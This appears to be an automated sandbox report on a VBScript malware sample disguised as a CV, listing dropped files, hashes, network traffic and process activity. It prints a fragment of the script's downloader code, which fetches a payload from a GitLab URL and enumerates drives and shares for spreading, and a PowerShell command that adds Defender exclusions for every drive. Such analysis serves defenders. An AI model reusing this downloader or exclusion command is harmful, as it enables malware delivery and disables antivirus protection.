Preview:	.sub L5dwlL5(L5uL5, L5sL5).dim L5xL5: Set L5xL5 = createobject("Microsoft.XMLHTTP").dim L5bL5: Set L5bL5 = createobject("Adodb.Stream").L5xL5.Open "GET", L5uL5, False.L5xL5.Send..with L5bL5. .type = 1 '//binary. .open. .write L5xL5.responseBody. .savetofile L5sL5, 2 '//overwrite.end with.end sub..url = "https://gitla b.com/cv6535510/cv/-/raw/main/curriculum_vitae-usb.vbs?inline=false"...on error resume next..sub listDrives.dim drives(100).dim labels(100).i=0.Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")..Set colDisks = objWMIService.ExecQuery ("Select * from Win32_LogicalDisk where DriveT ype=2 or DriveType=4").For Each objDisk in colDisks. letter = objDisk.DeviceID..if fso.GetDrive(letter).isReady then...drives(i)=letter. labels(i)=fso.GetDrive(letter).volumename...i=i+1..end if.Next.Set colShares = objWMIService.ExecQuery("Select * from Win32_Share where not name like '%$%'")..For each objShare in col Shares.sharedfolder

C:\Users\Public\gmail.7z

Process:	C:\Windows\System32\wscript.exe
File Type:	7-zip archive data, version 0.4
Category:	dropped
Size (bytes):	1960608
Entropy (8bit):	**7.999903958520937**
Encrypted:	**true**
SSDEEP:	49152:cUXIV4OGLOd2YHtcmQL/IEP2g3Pg/1oVkZkS:cUXI9H+7VVrkeS
MD5:	D674B5A2A7159B838ADE554C35E15E1D
SHA1:	EDE9027E85C6FE270FA99F6C8597DDC24193C470
SHA-256:	7F5ED3342BCD240C07500B3147C8CAEA27264A936250A29AE4C85BAAE47C4906
SHA-512:	57FB778CC5A0252DC5AA486A424305AAC36E2B20F6BBC2F49C14244B23492DE290C981A56A31D08FD56956657531F767161C527F7255EA1EE5C21EAD9E68E36
Malicious:	**true**
Preview:	7z..'...3ss.@.....@...../..\#.|.o.<.j...M..K.y..&..x.x.....|V.....6D...m@W[.....~n.....S..Ht!.m|c...3.q.c.....^..Q....wg6..;q.vo.h.W../ .T.(.v...).G....N....^.P.q...EP.Z`72f..J...$.*... w.....=.,...I.>6I..$_.....4.U.dO.p.83=...d.M..B9..%r.I.g8.m.-..r....i....9....q...D...vn..p.,.4L.I.U.....|..I._.W.\58.C.....8K-..... .....5.@...r5b....L.....Fxv|..M..^....R.K..P.>.=$U..*t.. .5...@..|.....a.|8..i!._....'..E._..#...B..]....S....zO...p.....|]....i.S/..dphV.....~.j.7.....S...iL..:L.r2...M;.\.s....nT.4.....K<.0.H!M.FR..z.E&@..b..m....J.....n.....R.cy%.I...W32sew...T.t.R. .f..Z.....+.Z..N|!....in%.S.yZ."..{6.w.....`jt..lD^t.....\.?.....{.Q$...N.....8.....Q`^..J8.3$Y...[....)Gaz....6e..._.&Ey.hx%...N%.....NM.3R=d)....wL.8...'pU..Z.....R...(.3../.FQ...T.. .....Hy.e .v'....K.:.....&....JBb]>.....3...v.1.~!.....$...@...R.IkU4P.....tLT.\'1.....9()....qF-.....kg..L.m..X.k.7./.UW.eII..BS+....x.

C:\Users\Public\log.dat

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	11
Entropy (8bit):	3.0957952550009344
Encrypted:	false
SSDEEP:	3:poK:mK
MD5:	7AD2ED382E18A8C2C722AE2B2232092F
SHA1:	498E7363A2A45692896E78E6D9941D97FD231CC9
SHA-256:	F67BA401939C88F48CD02870DB455FA6251EC8644A4739C400A2E4432F98F914
SHA-512:	EB148181D4050F0964C8B1335E4A9835BB455C64B409FA14567825B3417BC48425577DBED44FC043B9E2CED111B9D76604B7B1883A16D11835CEE690EA63EB45
Malicious:	false
Preview:	0606-17h28m

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\7zr[1].exe

Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	584704
Entropy (8bit):	6.635079012262598
Encrypted:	false
SSDEEP:	12288:trKhRhfkjdw4HKcZDhysKJ1npqCC6BzHtP4iFO+:treJSwIKlysk1nxbVHtdO+
MD5:	F7D5BA4EC2A88F2FF1F0ABEC61108A0B
SHA1:	73EC819230F0C03B46A97FB3A9DEA013151874EA
SHA-256:	89FE813D8A27CCC7F261E32BF1ACD605D55523579C3C0662104C083BFE710D8B
SHA-512:	7AD2C62BB0318841A86DCDBA6F82F4EA7515245D4C9CDE08CB807748BDAE4DE43E4729CA84D8DAA164DD567717CB0AAF49B24E9B5AB6BF31B1418B8144B3E77A
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y.r.....f.....r.....r.....r.....C.....A.....+..... ...+.....g.....Rich.....PE..L.....Wd.....t.....@.....@.....$...x.... .....0...L..... .....4.....text....r.....t..... ..`.rdata.....x.....@..@.data....j.....@....sxdata.....@....rsrc..... ....@..@.reloc...V...0...X.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\gmail[1].7z

Process:	C:\Windows\System32\wscript.exe
File Type:	7-zip archive data, version 0.4
Category:	dropped
Size (bytes):	1960608
Entropy (8bit):	**7.999903958520937**
Encrypted:	**true**
SSDEEP:	49152:cUXIV4OGLOd2YHtcmQL/IEP2g3Pg/1oVkZkS:cUXI9H+7VVrkeS
MD5:	D674B5A2A7159B838ADE554C35E15E1D
SHA1:	EDE9027E85C6FE270FA99F6C8597DDC24193C470
SHA-256:	7F5ED3342BCD240C07500B3147C8CAEA27264A936250A29AE4C85BAAE47C4906
SHA-512:	57FB778CC5A0252DC5AA486A424305AAC36E2B20F6BBC2F49C14244B23492DE290C981A56A31D08FD56956657531F767161C527F7255EA1EE5C21EAD9E68E36
Malicious:	false
Preview:	7z..'...3ss.@.....@...../..\#.|.o.<.j...M..K.y..&..x.x.....|V.....6D...m@W[.....~n.....S..Ht!.m|c...3.q.c.....^..Q....wg6..;q.vo.h.W../ .T.(.v...).G....N....^.P.q...EP.Z`72f..J...$.*... w.....=.,...I.>6I..$_.....4.U.dO.p.83=...d.M..B9..%r.l.g8.m.-..r....i....9....q...D...vn..p.,.4L.I.U.....|..I._.W.\58.C.....8K-..... .....5.@...r5b....L.....Fxv|..M..^....R.K..P.>.=$U..*t.. .5...@..|.....a.|8..i!._....'..E._,.#...B..]....S....zO...p.....|].....i.S/..dphV.....~.j.7.....S...iL..:L.r2...M;.\.s....nT.4.....K<.0.H!M.FR..z.E&@..b..m....J.....n.....R.cy%.I...W32sew...T.t.R. .f..Z.....+.Z..N|!....in%.S.yZ."..{6.w.....`jt..lD^t.....\.?.....{.Q$...N.....8.....Q`^..J8.3$Y...[....)Gaz....6e..._.&Ey.hx%...N%.....NM.3R=d)....wL.8...'pU..Z.....R...(.3../.FQ...T.. .....Hy.e .v'....K.:.....&....JBb]>.....3...v.1.~!.....$...@...R.IkU4P.....tLT.\'1.....9(]....qF-.....kg..L.m..X.k.7./.UW.eII..BS+....x.

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NlllulbIj:NllUbI
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82943
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5fhh2tk2.a5a.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1

Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_uwlcfquj.2yb.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

\Device\ConDrv

Process:	C:\Users\Public\7g.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	533
Entropy (8bit):	5.0064685715477655
Encrypted:	false
SSDEEP:	12:psrr6QRwWOTjELnFsoBkk3oQv1fRAI0VtN5v:parnwFTjQFbBkk3oQvRRAI8tDv
MD5:	115C929088A166024218C6B1F99B89B1
SHA1:	871A09AF343C9969318B27EE1FB1762AABCA57E7
SHA-256:	5361ECF26BAC65FC26C3E4B65728434D4787641864F2AD13C6015210A05CEE08
SHA-512:	5A1F586C3FF929DEB917F506022532D41D6A14770CCE0292F78CD196A74178C88EC04CFA25F27B16CA058D674756CCEE18B34BAFAF488987EE18C6D4E208C08 E
Malicious:	false
Preview:	..7-Zip (r) 23.00 (x86) : Igor Pavlov : Public domain : 2023-05-07....Scanning the drive for archives:.. 0M Scan C:\Users\Public\. .1 file, 1960608 bytes (1915 KiB)....Extracting archive: C:\Users\Public\gmail.7z..--..Path = C:\Users\Public\gmail.7z..Type = 7z..Physical Size = 1960608..Headers Size = 544..Method = LZMA2:6m BCJ 7zAES..Solid = +..Blocks = 6.... 0%. . 61% 4. . 88% 5 - WinRing0x64.sys. .Everything is Ok....Files: 8..Size: 5425957 ..Compressed: 1960608..

Static File Info

General

File type:	assembler source, ASCII text, with very long lines (52487)
Entropy (8bit):	0.5286514443234819
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	curriculum_vitae-copie.vbs
File size:	283689
MD5:	f72b1d9e4780f7b1b63fc2e2e88f1593
SHA1:	95f3a182de433dac071eb353f1abd50b8643aabe
SHA256:	4a346ad97d3b8093e61c3a0ab67a1a6611fb5c399725eea10becbdd0f331ee13
SHA512:	08af647e5eeeef376121f0999b8bac974b4a0a8976e8dde58f37af3f2f2895ddcd772c371d873637ef0b8a5d9c38cc2208c5773bfa84ab4b22efab6ade4ce6e9


SSDEEP:	192:ZxI1d8fxPUiXdKUV+lxq3S+JLGJGaxn6AZs0tuPQaZrr1HVSFNC7aFAZxJpSFqaS:rl1ifJjAXq35G3s0t4Q1C7PLnH03y
TLSH:	0654A7C58CC08118DA57E0B081EF52232B45D8FABB547626CC74A1549E3FF58B72DADB
File Content Preview:	L5Ha87xJcL5 = FormatNumber(34,88).L5y03ESt6GOEL5 = FormatNumber(87,78).L5R21819rL5 = FormatNumber(29,7).L5Q2btcH3zQL5 = Second(182841).L5o0AI9Nw8vL5 = Second(517662).L5s97PU0GTL5 = Second(168144)...L5wasthppwHL5 = Now().L5G1KCY2CL5 = Now().L5z7fCkGjMVwL5

File Icon

Icon Hash:	68d69b8f86ab9a86

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 6, 2023 17:28:27.612818956 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:27.612884998 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:27.612957001 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:27.631351948 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:27.631393909 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:27.697961092 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:27.698071003 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:27.937997103 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:27.938043118 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:27.938687086 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:27.938765049 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:27.941720009 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:27.983105898 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:27.983141899 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:27.983166933 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:27.983226061 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:27.983272076 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:27.983288050 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:27.983303070 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:27.983390093 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.003807068 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.003853083 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.003981113 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.004019976 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.004029989 CEST	49712	443	192.168.2.6	49.12.202.237

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 6, 2023 17:28:28.004060984 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.004188061 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.004326105 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.004358053 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.004448891 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.004458904 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.004554033 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.025082111 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.025125027 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.025218964 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.025249004 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.025288105 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.025319099 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.025337934 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.025346994 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.025372028 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.025402069 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.025449038 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.025456905 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.025500059 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.025615931 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.025648117 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.025686979 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.025696993 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.025746107 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.025867939 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.025909901 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.025948048 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.025958061 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.026006937 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.026098013 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.026133060 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.026321888 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.026331902 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.026382923 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.026416063 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.026453018 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.026463032 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.026495934 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.026532888 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.047033072 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.047068119 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.047172070 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.047202110 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.047322989 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.047373056 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.047405005 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.047446966 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.047455072 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.047506094 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.047745943 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.047776937 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.047846079 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.047856092 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.047934055 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.048547983 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.048582077 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.048707008 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.048707008 CEST	49712	443	192.168.2.6	49.12.202.237

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 6, 2023 17:28:28.048718929 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.048860073 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.048896074 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.048932076 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.048943043 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.048970938 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.049016953 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.049149990 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.049189091 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.049227953 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.049237013 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.049263000 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.049290895 CEST	49712	443	192.168.2.6	49.12.202.237
Jun 6, 2023 17:28:28.049443007 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.049474955 CEST	443	49712	49.12.202.237	192.168.2.6
Jun 6, 2023 17:28:28.049524069 CEST	49712	443	192.168.2.6	49.12.202.237

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 6, 2023 17:28:27.573199034 CEST	63229	53	192.168.2.6	8.8.8.8
Jun 6, 2023 17:28:27.601299047 CEST	53	63229	8.8.8.8	192.168.2.6
Jun 6, 2023 17:28:28.268532991 CEST	62538	53	192.168.2.6	8.8.8.8
Jun 6, 2023 17:28:28.294302940 CEST	53	62538	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Jun 6, 2023 17:28:27.573199034 CEST	192.168.2.6	8.8.8.8	0xd5ae	Standard query (0)	www.7-zip.org	A (IP address)	IN (0x0001)	false
Jun 6, 2023 17:28:28.268532991 CEST	192.168.2.6	8.8.8.8	0xf57d	Standard query (0)	gitlab.com	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jun 6, 2023 17:28:27.601299047 CEST	8.8.8.8	192.168.2.6	0xd5ae	No error (0)	www.7-zip.org		49.12.202.237	A (IP address)	IN (0x0001)	false
Jun 6, 2023 17:28:28.294302940 CEST	8.8.8.8	192.168.2.6	0xf57d	No error (0)	gitlab.com		172.65.251.78	A (IP address)	IN (0x0001)	false


HTTP Request Dependency Graph

- www.7-zip.org
- gitlab.com

Statistics

Behavior





System Behavior

Analysis Process: wscript.exe PID: 3484, Parent PID: 3452

General

Target ID:	0
Start time:	17:25:49
Start date:	06/06/2023
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\curriculum_vitae-copie.vbs"
Imagebase:	0x7ff7c3fc0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: 6984, Parent PID: 3484

General

Target ID:	5
Start time:	17:25:52
Start date:	06/06/2023
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe" "C:\Users\user\Desktop\curriculum_vitae-copie.vbs
Imagebase:	0x7ff7c3fc0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\Public\computer_7	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD03681571	CreateFileW
C:\Users\Public\mutex	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD03681571	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\curriculum_vitae-copie.vbs	success or wait	1	7FFD0369721F	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **7080**, Parent PID: **6984**

General

Target ID:	6
Start time:	17:25:56
Start date:	06/06/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /c powershell -C "Add-MpPreference -ExclusionPath c:,d:,e:,f:,g:,h:,i:,j:,k:,l:
Imagebase:	0x7ff7cb270000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5932**, Parent PID: **7080**

General

Target ID:	7
Start time:	17:25:56
Start date:	06/06/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **7028**, Parent PID: **7080**

General

Target ID:	8
Start time:	17:25:56
Start date:	06/06/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -C "Add-MpPreference -ExclusionPath c:,d:,e:,f:,g:,h:,i:,j:,k:,l:"
Imagebase:	0x7ff7466a0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF86103FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF86103FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5fhh2tk2.a5a.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFCFB3A6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uwlcfquj.2yb.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFCFB3A6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	7FFCF86103FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	7FFCF86103FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF86103FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF86103FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFCF86103FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF86103FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF86103FC	unknown
